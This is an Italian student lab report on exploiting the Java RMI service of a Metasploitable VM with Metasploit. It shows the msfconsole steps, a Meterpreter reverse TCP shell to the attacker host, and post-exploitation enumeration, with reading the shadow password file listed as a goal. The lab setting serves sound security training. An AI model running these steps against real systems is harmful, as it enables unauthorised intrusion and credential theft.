PROGETTO

Exploit Java RMI
M4W16-D4

20 / 12 / 2024

Cybersecurity Analyst

Exploit Java RMI

Matteo Madonia

SOMMARIO

1. *Guida alle immagini di progetto*

1.1 ***COMANDI ESEGUITI SU VIRTUAL MACHINES***

- Figura 1 -> accesso impostazione scheda di rete Kali Linux
- Figura 2 -> configurazione scheda di rete Kali Linux
- Figura 3 -> visualizzazione impostazioni di rete Kali Linux
- Figura 4 -> accesso impostazione scheda di rete Metasploitable
- Figura 5 -> configurazione scheda di rete Metasploitable
- Figura 6 -> visualizzazione impostazioni di rete Metasploitable
- Figura 7 -> ping verso Metasploitable
- Figura 8 -> ping verso Kali Linux
- Figura 9 -> apertura tool Metasploit
- Figura 10 -> schermata di home Metasploit
- Figura 11 -> scansione service version nmap su Metasploitable

1.2 ***COMANDI ESEGUITI SU METASPLOIT***

- Figura 12 -> ricerca dell'exploit in Metasploit
- Figura 13 -> utilizzo exploit
- Figura 14 -> mostrare opzioni essenziali exploit da settare
- Figura 15 -> settaggio RHOSTS
- Figura 16 -> visualizzazione di tutte le opzioni dell'exploit
- Figura 17 -> esecuzione dell'exploit

1.3 ***COMANDI ESEGUITI SU METASPLOIT IN METERPRETER***

- Figura 18 -> visualizzazione configurazioni di rete macchina vittima
- Figura 19 -> visualizzazione tabella di routing macchina vittima
- Figura 20 -> visualizzazione delle informazioni di sistema
- Figura 21 -> visualizzazione informazioni utente che sta eseguendo il processo compromesso
- Figura 22 -> informazioni percorso directory
- Figura 23 -> informazioni sotto-directory
- Figura 24 -> raggiungimento del file di password shadow di Metasploitable
- Figura 25 -> lettura del file shadow
- Figura 26 -> download del file shadow

2. Guida ai comandi di progetto utilizzati

2.1 *COMANDI PRINCIPALI UTILIZZATI SU VM*

- sudo nano /etc/network/interfaces
- sudo reboot
- ifconfig
- ping 192.168.11.112
- ping 192.168.11.111
- msfconsole
- nmap -sV 192.168.11.112 -p 1099

2.2 *COMANDI TOOL METASPLOIT*

- search
- use
- show missing
- set
- show options
- exploit

2.3 *COMANDI SESSIONE REMOTA DI METERPRETER*

- ifconfig
- route
- sysinfo
- getuid
- pwd
- ls
- cd
- cat
- download

3. Traccia progetto

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI.
Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

3.1 I requisiti dell'esercizio:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  - configurazione di rete;
  - informazioni sulla tabella di routing della macchina vittima;
  - ogni altra informazione che è in grado di acquisire.

4. Informazioni preliminari e preparazione al laboratorio

4.1 Virtual Machines in esame:


- **Kali Linux:** indirizzo IP statico 192.168.11.111 – scheda di rete Internal (impostata da Virtual Box prima dell'avvio della macchina)

  Avviare la macchina Kali Linux, aprire la shell e digitare il comando sudo nano /etc/network/interfaces per l'assegnazione statica dell'indirizzo IP della scheda di rete come richiesto; inserire la password richiesta kali

  Figura 1


  Procedere alla configurazione della scheda di rete come indicato in figura, salvare e uscire; eseguire il comando sudo reboot per riavviare la macchina per il corretto apprendimento dell'indirizzo

  Figura 2



Dopo il riavvio della macchina, eseguire il comando ifconfig per accertarsi del correndo apprendimento dell'indirizzo IP, come in figura

Figura 3




- **Metasploitable:** indirizzo IP statico 192.168.11.112 – scheda di rete Internal

Avviare la macchina Metasploitable, da shell digitare il comando sudo nano /etc/network/interfaces per l'assegnazione statica dell'indirizzo IP della scheda di rete come richiesto, inserire la password msfadmin

Figura 4


Procedere alla configurazione della scheda di rete come indicato in figura, salvare e uscire; eseguire il comando sudo reboot per riavviare la macchina per il corretto apprendimento dell'indirizzo

Figura 5



Dopo il riavvio della macchina, eseguire il comando ifconfig per accertarsi del corretto apprendimento dell'indirizzo IP, come in figura

Figura 6



4.2 PING per la verifica della comunicazione tra le macchine virtuali:

Uno step importante preliminare da effettuare è il PING tra le due macchine, per accertarsi della corretta comunicazione delle stesse; i PING sono avvenuti con successo come mostrato nelle figure 8 e 9; comandi eseguiti: ping 192.168.11.112 e ping 192.168.11.111

Figura 7





Figura 8




4.3 Apertura del tool professionale di Hacking:

- **Metasploit**

Procedere ora all'apertura del tool Metasploit dalla shell di Kali Linux; Eseguire il comando msfconsole per attivare il tool per l'esecuzione dell'esercizio

Figura 9



5. Svolgimento del progetto


L'obiettivo principale di questo progetto è quello di sfruttare un servizio vulnerabile, Java RMI, presente sulla porta 1099 di Metasploitable, per aprire una sessione remota e ottenere una shell professionale e molto utile, chiamata Meterpreter, sulla macchina vittima.

INIZIO PROGETTO

5.1: schermata di apertura del tool Metasploit

Eseguendo il comando msfconsole precedentemente visto, ci viene presentata la schermata di home di seguito riportata; il tool è pronto a ricevere ed eseguire comandi che impartiremo ai fini delle richieste dell'esercizio


Figura 10



5.2: scansione con il tool nmap sull'indirizzo vittima e porta in esame

Aprendo un seconda shell su Kali Linux, eseguire la scansione di tipo service version con il tool nmap per accertarsi che il servizio Java RMI sia presente sulla porta 1099 e che la stessa sia aperta e vulnerabile;
eseguire il comando nmap -sV 192.168.11.112 -p 1099

Figura 11




Come si può notare, il servizio è presente sulla porta 1099 e la stessa risulta aperta; ritornando quindi sul tool Metasploit, possiamo quindi procedere al settaggio dello stesso, per procedere alla fase di exploitation

5.3: esecuzione del comando search per ricerca Exploit

Sulla shell di Metasploit, eseguire il comando search seguito dalla descrizione in questo caso oggetto d'esame, per la ricerca dell'exploit in grado di permetterci il futuro accesso alla macchina vittima; in questo caso sappiamo che la macchina vittima è vulnerabile a Java-RMI sulla porta 1099; di seguito gli exploit proposti dal tool; nella colonna "rank" è possibile notare il grado di efficacia dell'exploit. Per lo svolgimento di questo progetto, prendere in considerazione l'exploit nr. 8


Figura 12



5.4: scelta dell'exploit

Per prendere in considerazione l'exploit nr.8, eseguire il comando use seguito dal numero dell'exploit; Metasploit avvisa che non è stato configurato un payload ma che di default utilizzerà ***java/meterpreter/reverse_tcp;*** meterpreter è un payload di exploit e una shell molto avanzata e professionale, che permette, successivamente aver exploitato la macchina vittima, di eseguire sulla stessa moltissimi comandi, che vediamo in seguito in fase di svolgimento progetto


Figura 13



5.5: visualizzazione delle opzioni che necessariamente devono essere settate all'interno dell'exploit

Come visto in precedenza, l'exploit è stato preso in esame; eseguendo il comando show missing, Metasploit ci mostrerà solo le opzioni essenziali per le quali è richiesto necessariamente un settaggio; in questo caso viene richiesto il settaggio dell'indirizzo IP del RHOSTS (remote host), ovvero quello della macchina vittima (Metasploitable)


Figura 14



5.6: settaggio dell'indirizzo IP del RHOSTS

Eseguendo il comando set seguito dalla dicitura RHOSTS e dall'indirizzo IP 192.168.11.112 di Metasploitable, verrà settato quindi l'indirizzo IP della macchina vittima, come indicato in figura


Figura 15



5.7: visualizzazione di tutte le informazioni e opzioni dell'exploit

Dopo aver settato l'indirizzo IP della macchina vittima, eseguendo il comando show options ci verranno mostrate tutte le opzioni dell'exploit, possiamo quindi accertarci che RHOSTS sia stato settato correttamente, RPORT (remote port, la porta remota della vittima) viene già configurato di default da Metasploit con il numero della porta 1099 oggetto d'esame; da notare LHOST (local host), l'indirizzo IP della nostra macchina in ascolto, viene in automatico settato dal tool, così come la nostra porta che resterà in ascolto, la numero 4444 (LPORT, local port)


Figura 16



5.8: esecuzione dell'exploit e apertura della sessione Meterpreter

Una volta accertati che tutte le opzioni e i settaggi siano stati inseriti e appresi correttamente, possiamo procedere all'esecuzione dell'exploit, quindi alla fase di exploitation, per entrare senza alcun permesso e autenticazione nel sistema della macchina vittima Metasploitable, con permessi amministrativi; eseguendo il comando exploit oppure run, procediamo a quanto detto come in figura; il tool incomincerà ad elaborare tutte le informazioni dell'exploit e del rispettivo payload, aprendo una connessione con la macchina vittima Metasploitable all'indirizzo IP RHOSTS settato e alla rispettiva porta RPORT; sarà il payload a sfruttare la vulnerabilità Java-RMI presente sulla porta della vittima. Se tutto va a buon fine, il risultato sarà l'apertura di una sessione remota di **Meterpreter**, come richiesto da progetto, con la quale potremo interagire con la macchina vittima, con permessi amministrativi; Meterpreter è una shell molto intelligente, in grado di svolgere moltissime funzioni, tra cui comandi classici base LINUX, download e upload di informazioni, screenshot, se in connessione con una macchina windows, è in grado di convertire i nostri comandi base Linux in comandi DOS del sistema operativo che si trova di fronte ecc. ecc.

Figura 17



METERPRETER

La connessione alla macchina vittima sfruttando la vulnerabilità **Java-RMI** è avvenuta con successo; l'exploit ha avviato una sessione remota di Meterpreter sulla stessa; ora abbiamo il pieno controllo amministrativo della macchina vittima Metasploitable; di seguito ho eseguito una serie di comandi utili per ottenere delle informazioni sulla vittima

5.9: visualizzazione delle configurazioni di rete della macchina vittima; eseguito il comando ifconfig

Figura 18

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe32:f3c5
IPv6 Netmask : ::
```


5.10: visualizzazione della tabella di routing della macchina vittima, è possibile notare il MAC address del della scheda di rete associata; eseguito il comando route

Figura 19

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.11.112   255.255.255.0   0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe32:f3c5  ::       ::
```


5.11: visualizzazione delle informazioni del sistema operativo della vittima; eseguito il comando sysinfo

Figura 20




5.12: visualizzazione delle informazioni dell'utente che sta eseguendo il processo compromesso; eseguito il comando getuid

Figura 21




5.13: per sapere in quale directory della vittima mi trovo, eseguire il comando pwd

Figura 22



5.14: visualizzazione di tutte le sotto-directory della directory / e tutti i permessi che le stesse hanno (read, write, execute) rwx; eseguito il comando ls

Figura 23

